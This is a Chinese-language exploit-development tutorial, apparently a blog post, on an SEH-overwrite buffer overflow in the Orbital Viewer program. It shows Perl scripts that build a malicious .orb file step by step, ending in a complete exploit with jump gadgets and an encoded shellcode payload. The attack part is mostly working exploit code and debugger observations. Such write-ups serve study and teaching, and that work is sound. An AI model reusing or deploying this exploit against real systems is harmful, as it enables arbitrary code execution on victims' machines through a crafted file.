今天我将演示一个利用 SEH，但是跟经典 SEH 利用的方法有点不一样。要利用的软件并不是像以前学习教程的那样，这个软件自身并没有 dll，在下面就会看到一些不同于经典的 SEH 利用的方法。在学习过程中需要不断的提问自己这一步为什么要这么做，如何才能够更好的收集编写 Exploit 有关的信息。

所要用到的工具：
Immunity Debuger　类似于 Ollydbg 的调试器
Pvefindaddr 插件　这个插件功能很强大，希望自己也能够开发自己的漏洞分析插件。
Orbital Viewer　有漏洞的软件

首先我们来构造一个特殊的文件来让它崩溃，以此来验证这个漏洞是否存在和能否被我们利用。这个软件打开文件需要特殊的格式，就是文件的开头必须包含有软件名和其版本号，在其它的一些软件漏洞分析中也经常会碰到需要符合软件要求的格式才能够打开文件，否则就不识别这种文件，这个时候可以先用软件创建一个新的文件，然后用记事本或者其它打开看看他里面所包含的格式情况或者阅读软件的帮助文件可以得到相应的答案也不一定。具体情况看下面构造的脚本程序。如下：

```
my $file = "crashorb.orb";
my $Header = "OrbitalFileV1.0\n";
my $junk = "A" x 7000;
open($FILE, ">$file");
print $FILE $Header.$junk;
close($FILE);
print "orb file created successfully\n";
```

从 Perl 脚本中我们可以看到这个文件包含了文件头为”OrbitalFileV1.0”,如果没有这个文件头，则打开文件是会弹出无法识别此文件格式的对话框。
在 Immunity Debugger 的菜单 View 选项中有一个 SEH Chain 的，点击进去就可以看到下面的图。



图 1

此时 SE handler 已经被 41414141 所覆盖了，这样也就说明了可以改写 SE handler 的。所以就有可能利用 SEH 来触发漏洞。
再来看看寄存器窗口为我们提供了哪些有用的信息。用特殊构造文件使得软件崩

溃的时候应该尽可能的收集一些对我们定位 EIP 地址的信息或者有关堆栈的情况，这些都是很有用的。



图 2

从图中可以看到 EBP 已经被 A 覆盖了。而且此时的 EIP 地址为 0x00451D96，这个地址开头的两个字节为 0x00，在 Shellcode 中一般都不能够包含有 null 字节，因为会误认为是字符串结束符，从而破坏 shellcode，应该想办法把 null 字节给去掉。再来看看此时堆栈的布局情况。



图 3

此时 ESP 的地址为 0012E65C，其内容为 0。也可以看到我们的缓冲区的位置在栈顶的后两个位置处，即地址 0012E664 处。这个地址就是需要想办法到达的，为了能够使得栈顶的地址为 0012E664，可以用 pop pop ret 这一串的指令来到达目的。但要确保这串指令的地址不是用/SafeSEH 编译过的 DLL 内，否则漏洞的利用将不会成功，应该避免这样的操作。首先应该进行的操作是 pop 0x00000000，此时 ESP + 4，应该记住栈的地址是从内存高址向内存地址增长的，此时进行 pop 操作则使得 ESP 的地址向着内存高址方向走。接下来就是进行 pop 0x0047A0EC。最后进行 ret 操作，此时地址就指向缓冲区 0x41414141 处，但这并不一定就是缓冲区的起始地址。从上面的可以了解到比较多的信息，但需要精确定位 SEH 的偏移地址，需要构造特殊的唯一字符串模型来覆盖缓冲区。此时就是 pvefindaddr

这个插件发挥作用的时候了。在命令窗口输入!pvefindaddr pattern_create 7000 就可以得到字符串模型。看下图。产生字符串的文件在 Immunity Debugger 的安装目录下可以找到。



图 4

构造相应的 Perl 脚本程序

```
my $file = "crashorb.orb";
my $Header = "OrbitalFileV1.0\n";
my $junk = "A" x 7000;      #这里替换成刚才生成的 7000 个唯一的字符串模型
my $payload = $junk;

open($FILE, ">$file");
print $FILE $Header.$payload;
close($FILE);
print "orb file created successfully\n";
```

再次运行程序之后，查看 SEH chain 之后就可以看到下面的图。



图 5

从图中可以看到此时 SE Handler 被改写为 75483175，此时需要做的就是进行计算 SEH 的偏移量了。还是在命令窗口下输入!pvefindaddr suggest，这样就可以获得 SEH 的偏移量了。点击第二栏的 l 按钮来查看日志窗口



图 6

从图中对结果可以知道 pvefindaddr 这个插件真的很有用，用它来加速 Exploit 是必须的。从结果中可以知道 SE Handler 此时的偏移量为 6064，记住 Next SEH 是在 SE Handler 的前一个位置，此时 Next SEH 的地址偏移量为 6064 – 4 = 6060。图中结果还给我们提示接下来应该如何构造 Perl 脚本。这个插件真是没得说。此时也可以进一步的验证得到的偏移量是否正确，构造的脚本如下：

```
my $file = "crashorb.orb";
my $Header = "OrbitalFileV1.0\n";
my $junk = "A" x 6060;
my $nseh = "CCCC";
my $seh = "XXXX";
my $payload = $junk.$nseh.$seh;
open($FILE, ">$file");
print $FILE $Header.$payload;
close($FILE);
print "orb file created successfully\n";
```

再次运行程序并打开文件，此时 SEH Chain 的结果如下



图 7

再在数据窗口查看（命令窗口输入 d　0012FE8C）



图 8

再在堆栈窗口处查看（Ctrl + g，然后再输入 0012FE90，就可以看到）



图 9

多个地方验证可以知道偏移量是正确的。确认偏移量没有错之后，此时就应该寻找 pop pop ret 指令串的地址来重写 SE Handler。由于这个软件没有自带的 dll，但如果用系统的 dll 的话就会受到不同平台的保护措施的影响，比如/SafeSEH 或和 DEP 的保护。所以在进行选择的时候应该首先考虑软件自身的 dll。这样编写的 Exploit 才能够比较通用。这里只有 ov.exe 这样一个可执行的文件，所以试着

从它寻找 pop pop ret 的指令串地址，运行!pvefindaddr p 命令进行查找。得到的结果在安装目录下的 ppr.txt 文件中，这里我们主要是对软件自身包含指令串的地址进行分析。对得到的结果进行简化。

Found pop ebx pop eax ret at 0x00457C03 [ov.exe]
Found pop ebx pop eax ret at 0x00457F4B [ov.exe]

从得到的结果对来说并不利编写 Exploit，能够找到的地址只有两个，但两个地址同时都是包含有 0x00 字节的，也就是有 NULL 字节，这个对于进行漏洞利用有一定的困难，但同时也对技术的挑战激发了浓厚的兴趣。所以应该树立起信心，相信自己能够进行漏洞利用的。

对于经典的 SEH 利用方式模式 [junk][nseh][seh][shellcode]。

但此时 seh 的地址是包含 null 字节的，如果继续使用这种方法，则构造的 Exploit 将会被截断。此时应该另外想办法来解决，可以从前面构造脚本的过程中，知道缓冲区的容量是比较大的，是否可以将 shellcode 放到缓冲区的地方去呢？现在假设 Exploit 的模式是这样的。

[junk][nops][shellcode][near jump][nseh][seh]

此时 she 地址是否包含有 null 字节对编写 shellcode 就影响不大了。因为此时 shellcode 并不在 0x00 之后，即 null 字节之后，也就是说 Exploit 不会因此而截断，造成无法溢出成功。构造 SE Handler 地址由 pop pop ret 指令串地址覆盖的脚本。

```
my $file = "crashorb.orb";
my $Header = "OrbitalFileV1.0\n";
my $junk = "A" x 6060;
my $nseh = "CCCC";
my $seh = "\x4B\x7F\x45\x00";
my $payload = $junk.$nseh.$seh;
open($FILE, ">$file");
print $FILE $Header.$payload;
close($FILE);
print "orb file created successfully\n";
```

再次运行程序，查看 SEH chain，从下面的图可以看到 SE Handler 已经被 pop pop ret 指令串的地址给重写了。



图 10

可以跟踪到相应的地址查看指令串，此时结果如下图。



图 11

载入文件之后我们再次运行程序，此时按 F8 会显示需要忽略异常才能够继续运行，按 Shift+F7 之后就会来到系统空间，看下面的图，我们再继续按 F8，即单步运行（不跟入 call 之类的指令）。



图 12

根据上面的图我们需要连续按三次 F8，此时应该按到 CALL 调用指令，应该再按一次 F8，这时候按 F7 就可以跟进去看看函数是什么，也可以不跟进去，这里不进行跟进。之后就会返回到用户程序进程空间中。看下图



图 13

之后从 RETN 返回到 Next SEH 地址处进行执行，可以看下面的图

图 14

从上面的图中我们可以看到此时 Next SEH 的指令串为 43434343，这跟我们在脚本中的赋值一样。通过上面一序列的步骤我们可以知道程序的流程已经可以改变了。此时就得想办法构造正确的 Exploit 了。上面提供的 Shellcode 模式

[junk][nops][shellcode][near jump][nseh][seh]

这时候就得派上用场了。根据经典的模式，此时应该要对 nseh 改为跳转指令，因为 she 包含 null 字节，此时就不能够往后面跳了。应该利用缓冲区的大小，往回跳，这里应该注意的地方，虽然此时 ESP 指针并不是指向后面的缓冲区，但数据并没有毁坏，还是保存着原来的数据，直到我们需要重新压栈才把数据给覆盖掉。往回跳的字节数应该是负数的了。此时应该想着往回跳多少个字节才是正确的呢？因为考虑到我们把弹出计算器或者其他的 shellcode 是放在缓冲区的，此时应该要考虑 shellcode 的大小，因为需要执行远跳转才能够跳回在缓冲区中包含的 shellcode 的入口地址，此时的跳转字节数也是负的，执行远跳转的机器码为\xe9，另外再加四个表示要跳回去的字节数，这里就有 5 个字节了。再在我们在 nseh 需要用两个字节来表示近跳转，其机器码为\xeb，覆盖 nseh 的指令串形式一般都为\xeb\xxx\x90\x90，\xeb\xxx 这里需要两个字节。通过分析能够得到需要跳回 7 个字节才能够跳到远跳转的地址处。则 nseh 的地址应该为\xeb\xf9\x90\x90 就能够达到目的，可以构造下面的脚本来验证。

```
my $file = "test.orb";
my $Header = "OrbitalFileV1.0\n";
my $junk = "A" x 6060;
my $nseh = "\xeb\xf9\x90\x90";
my $seh = "\x4B\x7F\x45\x00";
my $payload = $junk.$nseh.$seh;
open($FILE, ">$file");
print $FILE $Header.$payload;
close($FILE);
print "orb file created successfully\n";
```

跟上面的步骤相同，直接看指令执行到 nseh 处的图。

图 15

从上面的结果可以看到已经可以执行放在 nseh 的跳转指令，再按一下 F8，则程序就会从 0012FE90 跳到 0012FE8B 处。得到验证之后，我们就应该考虑构造的 shellcode 的大小了，另外还应该在 shellcode 之前放一些 nops，目的是为了抬高栈顶，保证 shellcode 能够更好的运行。这一点在《0day》这本书也有提到。这里就运用一下。构造最终的脚本如下：

```
my $file = "exploit.orb";
$totalsize = 6060;
my $Header = "OrbitalFileV1.0\n";
$nseh = "\xeb\xf9\xff\xff"; #  跳回 7 个字节
$seh = "\x03\x7C\x45\x00"; # pop pop ret 指令串地址
$nearjmp= "\xe9\x52\xfe\xff\xff"; #  此处根据 shellcode 和 nops 的大小进行跳转字节数的更改
$nops = "\x90" x 20;

$shellcode =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x34".
"\x42\x50\x42\x50\x42\x30\x4b\x38\x45\x34\x4e\x43\x4b\x48\x4e\x47".
"\x45\x30\x4a\x47\x41\x50\x4f\x4e\x4b\x48\x4f\x44\x4a\x41\x4b\x48".
"\x4f\x55\x42\x52\x41\x30\x4b\x4e\x49\x54\x4b\x58\x46\x43\x4b\x38".
"\x41\x50\x50\x4e\x41\x33\x42\x4c\x49\x49\x4e\x4a\x46\x48\x42\x4c".
"\x46\x37\x47\x50\x41\x4c\x4c\x4c\x4d\x30\x41\x30\x44\x4c\x4b\x4e".
"\x46\x4f\x4b\x43\x46\x55\x46\x32\x46\x30\x45\x47\x45\x4e\x4b\x48".
"\x4f\x35\x46\x32\x41\x30\x4b\x4e\x48\x56\x4b\x58\x4e\x30\x4b\x44".
"\x4b\x58\x4f\x55\x4e\x31\x41\x50\x4b\x4e\x4b\x58\x4e\x51\x4b\x48".
"\x41\x50\x4b\x4e\x49\x58\x4e\x55\x46\x42\x46\x30\x43\x4c\x41\x33".
"\x42\x4c\x46\x36\x4b\x38\x42\x44\x42\x53\x45\x48\x42\x4c\x4a\x37".
"\x4e\x30\x4b\x48\x42\x54\x4e\x30\x4b\x58\x42\x57\x4e\x51\x4d\x4a".
"\x4b\x38\x4a\x36\x4a\x50\x4b\x4e\x49\x30\x4b\x48\x42\x48\x42\x4b".
"\x42\x50\x42\x50\x42\x50\x4b\x48\x4a\x56\x4e\x33\x4f\x35\x41\x53".
"\x48\x4f\x42\x56\x48\x45\x49\x38\x4a\x4f\x43\x58\x42\x4c\x4b\x57".
"\x42\x35\x4a\x46\x42\x4f\x4c\x58\x46\x50\x4f\x55\x4a\x36\x4a\x59".
```

```
"\x50\x4f\x4c\x38\x50\x50\x47\x35\x4f\x4f\x47\x4e\x43\x36\x41\x56".
"\x4e\x56\x43\x46\x42\x30\x5a";

$payload = $nops.$shellcode.$nearjmp;
$psize = length($payload);
print $psize."\n";
$junksize = $totalsize - $psize;
$junk = "A" x $junksize;
print length($junk.$payload)."\n";
$exploit = $Header.$junk.$payload.$nseh.$seh;
open($FILE, ">$file");
print $FILE $exploit;
close $FILE;
print "File wuz created successfully!";
```

最后执行的结果:

